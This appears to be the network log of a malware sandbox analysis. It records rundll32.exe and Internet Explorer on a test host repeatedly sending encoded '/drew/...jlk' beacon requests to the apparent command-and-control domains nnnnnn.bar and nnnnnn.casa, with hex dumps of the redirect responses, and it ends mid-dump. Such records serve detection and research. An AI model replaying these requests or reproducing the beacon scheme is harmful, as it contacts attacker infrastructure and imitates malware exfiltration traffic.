Jan 20, 2022 12:54:10.722934961 CET	15811	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:54:10 GMT Content-Type: text/html; charset=utf-8 Content-Length: 312 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 61 4f 43 63 4c 59 65 59 61 54 69 41 45 58 4f 48 52 2f 72 44 63 6d 32 33 52 61 37 48 52 41 2f 4c 6c 30 74 49 66 67 54 59 64 67 2f 4f 76 63 39 33 37 5f 32 42 5a 4a 68 71 52 2f 5f 32 42 39 6e 79 6f 79 78 35 47 58 5a 46 67 43 6b 66 30 4f 38 2f 34 66 53 6a 51 4b 46 52 79 70 50 58 65 48 55 4d 2f 32 56 77 64 73 6a 6f 52 6d 6f 65 72 62 31 67 2f 4e 36 72 34 69 30 74 39 46 5f 32 46 41 36 36 5f 32 46 2f 43 72 56 63 6f 58 44 58 35 2f 44 32 6b 53 46 52 31 56 48 4e 56 4c 54 33 47 74 64 72 56 43 2f 32 49 7a 69 72 43 73 33 34 45 44 6e 46 59 76 4e 50 57 59 2f 66 59 4d 36 67 61 79 54 6d 35 4c 39 79 57 5a 4c 32 56 78 35 4e 63 2f 52 30 61 6e 48 33 5a 59 76 65 73 66 50 2f 33 30 76 39 34 45 33 34 2f 54 4c 34 30 76 37 30 53 69 62 59 43 6f 62 68 4b 48 73 5a 45 4a 37 63 2f 4f 4c 52 6c 4f 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49836	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:10.563777924 CET	15810	OUT	GET /drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 20, 2022 12:54:10.735335112 CET	15812	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:54:10 GMT Content-Type: text/html; charset=utf-8 Content-Length: 325 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 36 6b 74 6e 34 78 52 55 58 35 4a 51 41 4c 78 49 57 69 5f 32 46 4a 2f 49 43 55 44 6c 76 54 61 4e 4b 53 4d 4b 2f 64 31 65 69 32 44 55 30 2f 59 66 46 66 4d 49 4f 35 36 77 38 5a 52 57 5f 32 46 63 34 7a 6b 47 6e 2f 79 44 6a 52 57 6e 39 50 5f 32 2f 42 42 30 67 30 44 39 38 57 49 70 61 46 4c 32 68 4b 2f 55 51 48 36 6a 68 5a 4e 32 74 70 6d 2f 4f 52 48 69 52 59 38 67 51 32 74 2f 55 59 71 69 61 4d 4d 55 50 73 37 49 30 35 2f 52 30 61 77 6a 7a 78 38 61 41 41 45 52 63 37 59 42 34 79 73 30 2f 51 35 51 6a 58 74 5f 32 46 31 6d 43 6f 4c 6e 65 2f 32 34 35 4d 52 75 6e 59 76 72 59 35 63 32 78 2f 4d 64 6e 78 54 74 6e 6d 4f 61 4e 32 75 56 5a 65 77 33 2f 31 47 48 75 5a 4f 76 75 4c 2f 52 62 5f 32 42 66 71 77 37 4c 5f 32 42 59 42 5f 32 46 57 44 2f 55 49 5a 5f 32 46 4e 64 37 61 50 6a 45 39 56 5f 32 42 5f 2f 32 42 43 34 42 48 75 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49837	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:10.933561087 CET	15814	OUT	GET /drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49840	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:10.949953079 CET	15815	OUT	GET /drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49838	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:11.101511002 CET	15815	OUT	GET /drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49839	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:11.125550032 CET	15816	OUT	GET /drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49842	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:11.450328112 CET	15817	OUT	GET /drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49843	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:11.486382008 CET	15818	OUT	GET /drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49780	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:19.517108917 CET	7939	OUT	GET /drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VlN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49844	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:11.663790941 CET	15819	OUT	GET /drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49846	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:12.012382030 CET	15820	OUT	GET /drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49848	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:18.050481081 CET	15822	OUT	GET /drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ltJ9/fG_2BK5HpVFIp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 20, 2022 12:54:18.225205898 CET	15823	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:54:18 GMT Content-Type: text/html; charset=utf-8 Content-Length: 317 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ltJ9/fG_2BK5HpVFIp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 62 32 65 6f 62 35 61 45 37 6a 4a 71 52 46 4b 2f 72 41 39 54 71 49 4f 53 42 7a 54 6b 71 77 5a 31 7a 76 2f 69 4e 68 4c 73 54 55 4b 69 2f 61 5f 32 46 5a 69 69 75 76 59 68 58 64 4c 4e 72 76 62 43 68 2f 38 50 45 4a 63 61 66 75 67 68 65 6d 50 6f 30 32 65 6b 6e 2f 66 4f 47 70 71 58 69 67 61 67 4d 4f 49 65 6f 69 32 77 68 55 32 4b 2f 56 63 4b 67 76 70 4e 62 48 6f 56 47 43 2f 44 35 55 43 39 69 7a 48 2f 61 48 4e 49 68 59 77 47 6f 68 6a 6f 73 30 46 51 36 78 76 69 46 57 66 2f 6f 41 5a 76 5f 32 42 69 5f 32 2f 46 51 69 54 35 48 68 67 37 38 71 31 38 35 6f 35 6c 2f 52 53 39 4b 39 74 6c 6e 43 39 63 6c 2f 69 72 4a 4b 6f 5f 32 42 63 33 46 2f 43 76 37 48 30 44 4e 36 49 34 49 74 4a 39 2f 66 47 5f 32 42 4b 35 48 70 56 46 49 70 32 70 4a 6e 61 5a 32 44 2f 61 56 38 41 54 4a 77 77 63 41 50 2f 5f 32 42 73 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49849	198.54.117.215	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:18.438886881 CET	15824	OUT	GET /drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ltJ9/fG_2BK5HpVFIp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49850	198.54.117.215	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:18.610397100 CET	15825	OUT	GET /drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ltJ9/fG_2BK5HpVFlp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49852	198.54.117.215	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:18.949992895 CET	15826	OUT	GET /drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ltJ9/fG_2BK5HpVFlp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49853	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:28.984800100 CET	15827	OUT	GET /drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/SDWuXQsskkRv/UNsc0mp28hP/x_2B_2FFq_2BHQ/F27_2FxKayrB3Cjy97Qhx/v8nlOT4QFPkzm4Ie/eAXoVlzzaxz8tgI/QR3P1Uk2I7ZbwimQXR/OfOcdTcUh/zjDQ5XVxR1cl0bdt8PDF/mZjcYY9L2vv_2BELjHj/Y7ijGd_2F3psmxh_2FsXvv/mj29lZ4n/h.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache
Jan 20, 2022 12:54:29.444215059 CET	15827	OUT	GET /drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/SDWuXQsskkRv/UNsc0mp28hP/x_2B_2FFq_2BHQ/F27_2FxKayrB3Cjy97Qhx/v8nlOT4QFPkzm4Ie/eAXoVlzzaxz8tgI/QR3P1Uk2I7ZbwimQXR/OfOcdTcUh/zjDQ5XVxR1cl0bdt8PDF/mZjcYY9L2vv_2BELjHj/Y7ijGd_2F3psmxh_2FsXvv/mj29lZ4n/h.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache
Jan 20, 2022 12:54:29.616427898 CET	15828	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:54:29 GMT Content-Type: text/html; charset=utf-8 Content-Length: 329 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/SDWuXQsskkRv/UNsc0mp28hP/x_2B_2FFq_2BHQ/F27_2FxKayrB3Cjy97Qhx/v8nlOT4QFPkzm4Ie/eAXoVlzzaxz8tgI/QR3P1Uk2I7ZbwimQXR/OfOcdTcUh/zjDQ5XVxR1cl0bdt8PDF/mZjcYY9L2vv_2BELjHj/Y7ijGd_2F3psmxh_2FsXvv/mj29lZ4n/h.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 72 79 54 44 76 49 5f 32 42 30 34 58 5f 2f 32 46 30 61 43 6b 48 30 2f 5f 32 42 44 4b 4a 52 37 41 30 6a 69 67 7a 44 66 6b 32 6f 55 74 6b 53 2f 54 7a 57 77 32 6e 37 33 6e 45 2f 44 67 34 73 55 43 67 71 55 5f 32 46 41 72 35 50 6a 2f 53 44 57 75 58 51 73 73 6b 6b 52 76 2f 55 4e 73 63 30 6d 70 32 38 68 50 2f 78 5f 32 42 5f 32 46 46 71 5f 32 42 48 51 2f 46 32 37 5f 32 46 78 4b 61 79 72 42 33 43 6a 79 39 37 51 68 78 2f 76 38 6e 6c 4f 54 34 51 46 50 6b 7a 6d 34 49 65 2f 65 41 58 6f 56 6c 7a 7a 61 78 7a 38 74 67 49 2f 51 52 33 50 31 55 6b 32 49 37 5a 62 77 69 6d 51 58 52 2f 4f 66 4f 63 64 54 63 55 68 2f 7a 6a 44 51 35 58 56 78 52 31 63 49 30 62 64 74 38 50 44 46 2f 6d 5a 6a 63 59 59 39 4c 32 76 76 5f 32 42 45 4c 6a 48 6a 2f 59 37 69 6a 47 64 5f 32 46 33 70 73 6d 78 68 5f 32 46 73 58 76 76 2f 6d 6a 32 39 6c 5a 34 6e 2f 68 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49855	198.54.117.217	80	C:\Windows\SysWOW64\rundll32.exe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:30.857777119 CET	15836	OUT	GET /drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/SDWuXQsskkRv/UNsc0mp28hP/x_2B_2FFq_2BHQ/F27_2FxKayrB3Cjy97Qhx/v8nlOT4QFPkzm4Ie/eAXoVlzzaxz8tgI/QR3P1Uk2I7ZbwimQXR/OfOcdTcUh/zjDQ5XVxR1cI0bdt8PDF/mZjcYY9L2vv_2BELjHj/Y7ijGd_2F3psmxh_2FsXvv/mj29lZ4n/h.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49856	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:35.977477074 CET	15837	OUT	GET /drew/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0Vl8z66/KTISrjoFRwGk/8f5Gk94fzsF/M9kxRuEmDiLC4g/C5CJDIhm32RcEsrXpX1cl/nhp48i6KKa2Q6Lfc/czZpTR7aDJA6t9d/77J9nH6eS_2BFp56QM/mTLCmOjMG/MA276CfB7XMe3BWYe2He/jQHDpUYGJBhhozuIZzR/2y_2F3GFZEVf/J.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache
Jan 20, 2022 12:54:36.154005051 CET	15839	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:54:36 GMT Content-Type: text/html; charset=utf-8 Content-Length: 310 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0Vl8z66/KTISrjoFRwGk/8f5Gk94fzsF/M9kxRuEmDiLC4g/C5CJDIhm32RcEsrXpX1cl/nhp48i6KKa2Q6Lfc/czZpTR7aDJA6t9d/77J9nH6eS_2BFp56QM/mTLCmOjMG/MA276CfB7XMe3BWYe2He/jQHDpUYGJBhhozuIZzR/2y_2F3GFZEVf/J.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 65 4c 68 77 37 6e 75 31 4b 36 46 54 71 2f 73 74 4f 32 4a 5a 31 68 2f 6e 31 4a 36 4d 4d 59 61 63 30 72 35 58 67 4d 76 46 78 35 74 42 4d 64 2f 37 39 70 42 33 42 70 52 56 66 2f 46 73 52 6b 41 78 4e 43 35 6f 30 56 49 38 7a 36 36 2f 4b 54 49 53 72 6a 6f 46 52 77 47 6b 2f 38 66 35 47 6b 39 34 66 7a 73 46 2f 4d 39 6b 78 52 75 45 6d 44 69 4c 43 34 67 2f 43 35 43 4a 44 49 68 6d 33 32 52 63 45 73 72 58 70 58 31 63 